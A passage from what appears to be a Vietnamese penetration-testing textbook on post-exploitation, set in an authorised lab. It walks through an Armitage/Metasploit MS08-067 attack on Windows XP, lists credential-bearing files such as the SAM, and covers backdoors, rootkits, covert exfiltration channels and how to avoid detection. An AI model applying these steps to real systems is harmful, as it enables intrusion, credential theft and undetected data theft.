Khi thực hiện một ca kiểm thử trên một mạng lớn, có thể cần thêm một “khóa vạn năng” vào các hệ thống quan trọng. Điều này sẽ cho phép người kiểm thử bỏ qua bất kỳ hạn chế hoặc những thay đổi được thực hiện trong quá trình thử nghiệm. Nó cũng bắt chước hành động điển hình mà kẻ tấn công sẽ thực hiện. Có nhiều loại “khóa vạn năng” khác nhau nên được xem xét. Ví dụ như cài root kit vào máy hoặc chỉ cần cài đặt một tiến trình chờ trên một cổng? Có nhiều mức độ “khóa vạn năng” khác nhau và tùy thuộc vào kích cỡ và cấu hình, khả năng duy trì, làm cho việc thử nghiệm trở nên dễ dàng hơn. Hãy xác định những gì cần thiết để đạt được mục tiêu của việc kiểm tra và đảm bảo rằng họ có tất cả các quyền được bảo vệ TRƯỚC KHI kiểm tra.

Thu thập và lưu trữ dữ liệu bởi nhóm kiểm thử

Dữ liệu thu thập được từ tài sản của khách hàng phải được bảo quản cẩn thận. Việc thiết lập các quy tắc cơ bản trước khi thử nghiệm liên quan đến việc quản lý mật khẩu, báo cáo, sự tham gia của bên thứ ba (người kiểm thử sử dụng gì để phá mật khẩu băm (hash)?), và những thứ khác liên quan đến dữ liệu của khách hàng. Cần có sự đồng thuận trước với khách hàng về cách những dữ liệu này sẽ được chuyển, lưu trữ và làm sạch để không có những câu hỏi hoặc nghi vấn sau khi thực hiện. Một mục ghi chú khác bao gồm cách người kiểm thử sẽ xử lý các sự cố hoặc đưa ra thông tin về một kẻ tấn công đã có trong mạng. Nhóm ứng phó sự cố bảo mật bên thứ ba có các phương pháp rất cụ thể để xử lý các tình huống này nhằm đảm bảo vụ việc được xử lý đúng cách.

Dữ liệu nhân viên và thông tin cá nhân

Cần tìm ra luật và quy định cũng như các chính sách về thông tin nhân viên liên quan đến từng công việc cụ thể. Nếu thông tin chứa trên một hệ thống không thuộc về khách hàng, liệu họ có cho phép người kiểm thử xem hay không, hay có thể sao chép và lưu trữ những dữ liệu này không? Một hợp đồng tốt cần phải được kiểm tra kỹ lưỡng bởi các chuyên gia tư vấn pháp luật có nhiều kinh nghiệm với loại công việc này.

5.2 Thu thập và phân tích dữ liệu

Một khi hệ thống đã bị xâm nhập, người kiểm thử nên liệt kê đầy đủ các thiết bị. Bất kỳ manh mối hoặc thông tin có giá trị nào đều cần được đặt và quản lý đúng cách, nhanh chóng và hiệu quả. Trong giai đoạn này cần tập trung vào việc thu thập các thông tin và liệt kê đầy đủ các dịch vụ đã cài đặt, cấu hình mạng và lịch sử truy nhập. Việc xác định kiểu mạng hoặc môi trường mà hệ thống đang chạy cũng có thể mang lại một số thông tin như: mạng có phân đoạn không, có nhiều IP liên kết với thiết bị hay là ảo hóa.

Khi xem xét một hệ thống bị xâm nhập, để tăng hiệu quả cho ca kiểm thử, có thể cần tạo ra một danh sách các lệnh và thủ tục sẽ sử dụng. Làm việc có kế hoạch như vậy sẽ giúp các giai đoạn sau dễ dàng hơn, đặc biệt là giai đoạn báo cáo. Đồng thời, sẽ không bỏ lỡ bất kỳ điều gì quan trọng trong giai đoạn kiểm thử.

Hầu hết các môi trường kiểm thử sẽ có nhiều hệ thống dựa trên Windows. Điều quan trọng cần phải hiểu đầu là các tệp và cài đặt quan trọng cũng như cách chúng có thể được thu thập và xem xét khi giải quyết các hạn chế do shell sử dụng. Phần này sẽ thảo luận về các phương pháp khác nhau được sử dụng để có được nguồn dữ liệu này. Tuy không thể xem xét cho từng hệ điều hành hoặc sự kiện, nhưng sẽ xem xét những kiến thức cơ bản cần thiết cho một người bắt đầu thông qua ví dụ cụ thể. Ví dụ sau đây được mô tả cho Windows XP SP2 (với IP trong dải 192.168.50.0/24) và sử dụng công cụ Armitage cài trên Kali Linux trong cùng mạng.

Trong một máy Windows, có nhiều tệp và thư mục quan trọng. Dưới đây liệt kê một số quan trọng nhất:

Đường dẫn

.log	%WINDIR%\system32\CCM\logs.log
AppEvent.Evt	%WINDIR%\system32\config\AppEvent.Evt
boot.ini	%SYSTEMDRIVE%\boot.ini
default.sav	%WINDIR%\system32\config\default.sav
hosts	%WINDIR%\System32\drivers\etc\hosts
index.dat	Content.IE5\index.dat and other locations
NetSetup.log	%WINDIR%\debug\NetSetup.log
ntuser.dat	%USERPROFILE%\ntuser.dat
pagefile.sys	%SYSTEMDRIVE%\pagefile.sys
SAM	%WINDIR%\repair\sam
SecEvent.Evt	%WINDIR%\system32\config\SecEvent.Evt
security.sav	%WINDIR%\system32\config\security.sav
software.sav	%WINDIR%\system32\config\software.sav
system	%WINDIR%\repair\system
system.sav	%WINDIR%\system32\config\system.sav
win.ini	%WINDIR%\win.ini

Chạy lệnh trên cửa sổ dòng lệnh để cập nhật Metasploit:


```
# Msfupdate
```

Sau đó chạy Armitage:


```
# Armitage
```

Khi cửa sổ Connect xuất hiện nhấp chuột vào nút Connect, chọn Metasploit RPC chọn Yes. Armitage cho phép sử dụng một số phương pháp thu thập dữ liệu. Dưới đây là ví dụ sử dụng Nmap để quét mạng thử nghiệm. Trong menu của Armitage, chọn Hosts | Nmap Scan | Quick Scan (OS detect) (xem hình 5.1).

Nhập 192.168.75.0/24 để scan VLAN1 subnet. Kết quả xuất hiện với thông báo hoàn thành và các Find Attacks lựa chọn nên được sử dụng để thử các cuộc tấn công. Kết quả như hình 5.2.




Hình 5.1: Quét nhanh trong Armitage




Hình 5.2: Kết quả sau khi quét

Việc khai thác sử dụng Armitage dễ dàng và đơn giản, do đó nên cẩn thận khi lựa chọn các mục tiêu. Sau khi đảm bảo rằng các mục tiêu được liệt kê nằm trong phạm vi, hãy chọn mục Tác vụ | Tìm kiếm tấn công. Khi quá trình hoàn tất, xem xét máy Windows XP sử dụng lỗ hổng ms08_067. Thực hiện nhấp chuột phải vào biểu tượng hệ thống Windows trong không gian làm việc và chọn Attack | Smb | Ms08_067_netapi.




Hình 5.3: Chọn tấn công smb

Khi menu cấu hình xuất hiện, nhấp vào Launch để tiếp tục.




Hình 5.4: Chọn Launch để tiếp tục tấn công

Nếu tất cả mọi thứ hoạt động đúng, biểu tượng trong không gian làm việc sẽ thay đổi tương tự như sau:




Hình 5.5: Biểu tượng thể hiện xâm nhập thành công

Như vậy, hệ thống Windows đã bị xâm nhập và bây giờ có thể tận dụng sự kết hợp giữa Armitage và Meterpreter để thực hiện các quy trình khai thác sau khi xâm nhập. Bằng cách nhấn chuột phải vào hình ảnh của máy bị xâm nhập, có thể lựa chọn các tùy chọn. Ví dụ như Duyệt tệp:



Hình 5.6: Xem danh sách các tệp trong máy đã xâm nhập

Hay hiển thị trình đơn Processes:



Hình 5.7: Hiển thị danh sách các tiến trình trong máy bị xâm nhập

Với bất kỳ hệ điều hành nào, cần phải biết loại công cụ nào có sẵn trên hệ thống đích. Đây là vấn đề quan trọng để có thể xác định loại hệ thống đang tương tác. Việc này có thể được xác định bằng cách xem xét các tiến trình đang chạy, phần mềm đã cài đặt, lịch sử người dùng và nhiều thứ khác. Ví dụ, tương tác với hệ thống bị xâm nhập bằng cách: Trong

Armitage nhấp chuột phải vào hệ thống bị xâm nhập và chọn Meterpreter 3 | Interact | Meterpreter Shell. Gõ sysinfo tại dấu nhắc.

```
meterpreter > sysinfo
Computer      : WEBDEVSYSTEM
OS            : Windows XP (Build 2600, Service Pack 2).
Architecture : x86
System Language : en_US
Meterpreter   : x86/win32
```

Hình 5.8: Tương tác máy tính bị xâm nhập dựa vào Meterpreter Shell

Ngoài ra có thể tìm kiếm thêm các thông tin về các phần mềm cài đặt, các file quan trọng bằng cách đánh index hoặc bằng lệnh command line như dir và find kết hợp:

```
c:\> dir c:\ /s /b | find /i "important"
```

Hoặc tìm kiếm thông tin xuất ra từ registry.

```
reg export HKLM\Software\Microsoft\Windows\CurrentVersion\Uninstall tmp.txt
```

5.3 Duy trì truy nhập

Sau khi tiếp cận được với hệ thống mục tiêu, có thể lựa chọn sử dụng hệ thống bị tấn công để làm bước đệm cho các cuộc tấn công khác, ví dụ như tấn công, quét và khai thác các hệ thống khác hoặc tiếp tục khai thác hệ thống hiện tại chế độ ẩn danh. Cả hai hành động có thể gây ra nhiều thiệt hại. Ví dụ như có thể thiết lập một bộ nghe trộm để chặn tất cả lưu lượng mạng gửi đến/đi, bao gồm FTP (giao thức truyền file) và các phiên telnet với các hệ thống khác.

Nếu muốn không bị phát hiện, cần phải thực hiện các bước tiếp theo để đảm bảo bí mật. Có nhiều cách khác nhau, nhưng thường sẽ là thông qua việc cài đặt cơ sở hạ tầng ẩn để tiếp tục truy nhập được lại hệ thống mà không bị kiểm soát. Có thể dựa trên backdoor, Trojan, rootkit và các kênh bí mật khác. Khi hạ tầng này được thiết lập, có thể tiếp tục tìm kiếm các dữ liệu giá trị khác.

Công cụ đơn giản để thiết lập truy nhập vào hệ thống đã bị vi phạm là backdoor hoặc trojan. Trojan cung cấp truy nhập ở mức ứng dụng, nhưng khi đó cần cài đặt phần mã độc trên hệ thống mục tiêu. Trong các hệ thống Windows, phần lớn các trojan tiến hành tự cài đặt và chạy dưới dạng dịch vụ trên hệ thống cục bộ, có quyền quản trị. Hơn nữa, có thể sử dụng trojan để tìm ra hay nghe trộm mật khẩu, thông tin, và bất kỳ thông tin nhạy cảm khác được lưu trữ trên hệ thống.

Giống như các trojan truy nhập từ xa (RAT), backdoor được cài đặt trong các hệ thống mục tiêu và có chức năng gửi đi hay nhận về dữ liệu, dựa trên các cổng như 53 (cho DNS) và 80 hay 443 (cho HTTP và HTTPS) để che giấu lưu lượng truy nhập.

Một cách khác nữa là sử dụng kênh bí mật hay đường hầm thông tin bí mật để truyền dữ liệu. Các kênh này có thể là VoIP, đường hầm DNS, ICMP hay HTTP, được sử dụng làm đường dẫn cho việc khai thác dữ liệu từ bên trong mạng. Tất cả các kênh bí mật này cũng có thể truyền tải dữ liệu được mã hóa. Mặc dù việc phát hiện các kênh bí mật không

phải là không thể, nhưng sẽ đòi hỏi khá nhiều thời gian và công sức. Khi sử dụng một số công cụ phù hợp, có thể tìm thấy một số các dấu hiệu dị thường trong lưu lượng truy nhập ra ngoài. Ví dụ như chữ ký mạng, phân tích dữ liệu luồng dữ liệu và phân tích giao thức. Các công cụ này có thể không hoàn toàn hảo hảo cho các mục đích bảo mật nhưng chúng có thể hỗ trợ để có được kết quả tốt hơn. Để phát hiện ra đường hầm bí mật là một việc, nhưng chặn được nó lại là một việc hoàn toàn khác. Có thể dễ dàng thực hiện ngăn chặn ICMP đi ra ngoài, chặn yêu cầu DNS đến các máy chủ bên ngoài hay sử dụng Web proxy để xử lý các đường hầm HTTP, chặn gửi thư thoại trong trường hợp của VoIP hay xử lý âm thanh để lọc mọi gói tin trong một tin nhắn thoại (tương tự như phần mềm chống thư rác).

Ngoài ra, có thể sử dụng rootkit với khả năng ẩn giấu khỏi hệ thống máy tính. So với trojan và các loại phần mềm độc hại khác, rootkit có thể tự che giấu rất tốt để vượt qua các biện pháp bảo mật trong máy tính. Thực tế là rootkit được tạo ra nhằm đáp ứng mục tiêu này. Rootkit thường được tải về với sự trợ giúp của trojan được cài trên hệ thống với mức truy nhập là người dùng thông thường. Sau đó, rootkit sẽ cố gắng đánh cắp được mật khẩu và các thông tin đăng nhập tương tự khác để có quyền truy nhập cấp quản trị viên. Quá trình này được gọi là leo thang đặc quyền. Không giống như các loại mã độc thông thường là gây ra nhiều thiệt hại nhất có thể trong một khoảng thời gian ngắn, các rootkit có xu hướng lẩn trốn trong hệ thống mục tiêu, dần dần và từ từ làm suy yếu nó. Prima facie nhấn mạnh vào từ 'bí mật'. Ví dụ, keylogger rootkit được thiết kế để ghi lại các từ mà nạn nhân không biết. Nó có nhiều thời gian để đánh cắp thông tin nhạy cảm vì thực tế là phần mềm độc hại này có thể không bị phát hiện, dẫn đến làm tăng khả năng bị đánh cắp nhận dạng.

Nếu chia một hệ thống máy tính thành ba lớp cơ bản, thường sẽ gồm phần cứng, phần nhân, và hệ điều hành. Về bản chất, nhân là cốt lõi của hệ điều hành. Thường rootkit mức người dùng sử dụng các tiến trình với độ ưu tiên thấp để phá hoại phần mềm bảo mật. Rootkit cấp nhân nguy hiểm hơn nhiều vì những lý do sau:

- Chúng có khả năng nguy trang sự hiện diện khi thêm mã vào các phần của nhân của hệ điều hành
- Khởi chạy sớm hơn so với hệ điều hành
- Có thể phá vỡ mật mã và tạo ra các kênh bí mật để truy nhập không bị giới hạn vào hệ thống bị xâm nhập
- Để loại bỏ rootkit và root-level rootkit thường rất khó
- Rootkit nằm trong bộ nhớ nhân thường không để lại dấu vết trên đĩa cứng. Ngoài ra, chúng có thể sửa đổi các tập tin, các phần của đĩa, và thậm chí thay đổi nhân để có thể chống lại việc khởi động lại

Rootkit cài đặt ở mức nhân có đủ quyền của quản trị viên với đầy đủ khả năng truy nhập vào các hệ thống, ở mức hệ điều hành.

Các biện pháp bảo mật cổ điển như phần mềm chống vi-rút thường không thể đối phó được với nguy cơ mà các rootkit đưa tới. Để thay thế, có thể chọn một trong những chương trình được xây dựng nhằm mục đích loại bỏ rootkit như Malwarebytes Anti-rootkit, GMER, Sophos Anti-Rootkit, TDSSKiller, v.v. Tuy nhiên, đôi khi các biện pháp như vậy có thể không hiệu quả, bởi vì không có bất kỳ đảm bảo nào rằng các chương trình này sẽ có thể gỡ bỏ tốt các rootkit. Bên cạnh phần mềm chống rootkit, người ta có thể làm sạch hoàn toàn máy tính. Đó là, sao lưu các tập tin quan trọng nhất và cài đặt lại hệ điều hành hoàn toàn. Thông thường, hành động này sẽ loại bỏ được rootkit nhưng cũng không thể bảo đảm 100% bởi vì một loại rootkit rất hiếm ở cấp độ BIOS, có thể vẫn tồn tại và tự cài đặt được lại. Tất nhiên, dù có tỏ ra vô hình thế nào đi nữa thì sẽ luôn có những dấu hiệu, ít nhất về mặt lý thuyết vì mục đích của rootkit là duy trì truy nhập cho người từ bên ngoài.

Một hoạt động nữa trong pha duy trì truy nhập là truyền tải dữ liệu trái phép từ hệ thống máy tính hoặc máy chủ tới một hệ thống hoặc thiết bị bên ngoài. Nó có thể được thực hiện bằng tay (tương tự như lệnh 'copy-paste') hoặc tự động lây lan qua các phần mềm độc hại trên mạng. Báo cáo năm 2015 của McAfee chỉ ra rằng 60% các trường hợp là sử dụng các kênh trực tiếp, trong khi phần còn lại 40% liên quan đến phương tiện vật lý, chẳng hạn như tải dữ liệu vào ổ USB hoặc đánh cắp một chiếc máy tính xách tay. Một phần đáng kể trong số 40% đó liên quan đến điện thoại di động, có lẽ là do sự chấp nhận rộng rãi của chính sách cho phép mang thiết bị cá nhân của nhiều công ty. Các thông tin cá nhân, thông tin nhận dạng và thông tin sức khỏe cá nhân là các mục tiêu hàng đầu, theo sau là tài sản trí tuệ và dữ liệu tài chính.

Khi dữ liệu truyền tải trực tiếp, thông thường là qua các loại giao thức web khác nhau, các giao thức đường hầm, email hoặc truyền tệp. Trong khi giao thức truyền tệp (FTP) được coi là một giao thức mạng tiêu chuẩn có mục đích chuyên các tệp, nó cũng có thể được sử dụng để tạo thuận lợi cho các chiến dịch đánh cắp dữ liệu. Các giao thức và kỹ thuật khác cũng được áp dụng, chẳng hạn như các gói tin điều khiển định tuyến, shell bảo mật, peer-to-peer, nhắn tin tức thời, Windows Management Instrumentation, ẩn dữ liệu trong video hoặc hình ảnh, và VoIP. Webcam, mi-crô và các thiết bị ngoại vi tương tự có thể được sử dụng để giám sát các hoạt động của mục tiêu. Hoặc cũng có thể sử dụng truyền tệp HTTP hoặc mạng ẩn danh Tor để che dấu vị trí và lưu lượng truy nhập.

Đôi khi trước khi diễn ra quá trình truyền dữ liệu lấy cắp, người ta cần xử lý dữ liệu để chuyển nó dễ dàng hơn ra bên ngoài. Các hoạt động điển hình liên quan đến việc này là nén, mã hóa và tạo mật khẩu bảo vệ. Sau đó, dữ liệu được xử lý sẽ được tải lên một máy chủ ở đâu đó bên ngoài. Các kênh truyền dữ liệu phổ biến thường được dùng để gửi dữ liệu một cách ẩn dấu ra khỏi hệ thống mục tiêu vì nó lẫn vào với các hoạt động truyền dữ liệu thông thường của mạng.

Phần mềm độc hại FrameworkPOS là một ví dụ về cách khai thác và truyền dữ liệu đánh cắp, thông qua kỹ thuật trích xuất bộ nhớ để khai thác các thông tin thẻ tín dụng được

lưu trữ ở đâu đó trong các tiến trình chạy trên hệ thống đầu cuối. Khi tìm ra dữ liệu có liên quan, phần mềm này thực hiện tạo đường hầm DNS để kết nối với một máy chủ điều khiển để thu thập dữ liệu. Hơn nữa, FrameworkPOS thực hiện mã hóa XOR cho thông tin thẻ tín dụng, tên máy chủ và địa chỉ IP, và thêm gói mã hoá vào trong một yêu cầu HTTP. Thủ thuật này làm tê liệt việc kiểm tra tường lửa và proxy do nó giống dữ liệu thông thường.


Theo Splunk Enterprise Security, một số dấu hiệu đáng chú ý của quá trình đánh cắp dữ liệu có thể giúp ích cho việc điều tra, bao gồm:

- Hoạt động trên cổng trái phép
- Hoạt động email với khối lượng lớn đến miền không phải của công ty
- Máy chủ gửi email quá nhiều
- Truy vấn DNS quá nhiều
- Tải dữ liệu lên các trang web không phải của công ty

Do đó, người kiểm thử trong quá trình thực hiện duy trì truy nhập cần chú ý đảm bảo không lộ rõ các dấu hiệu này để tránh việc bị phát hiện sớm.

5.4 Xâm nhập sâu vào hạ tầng thông tin

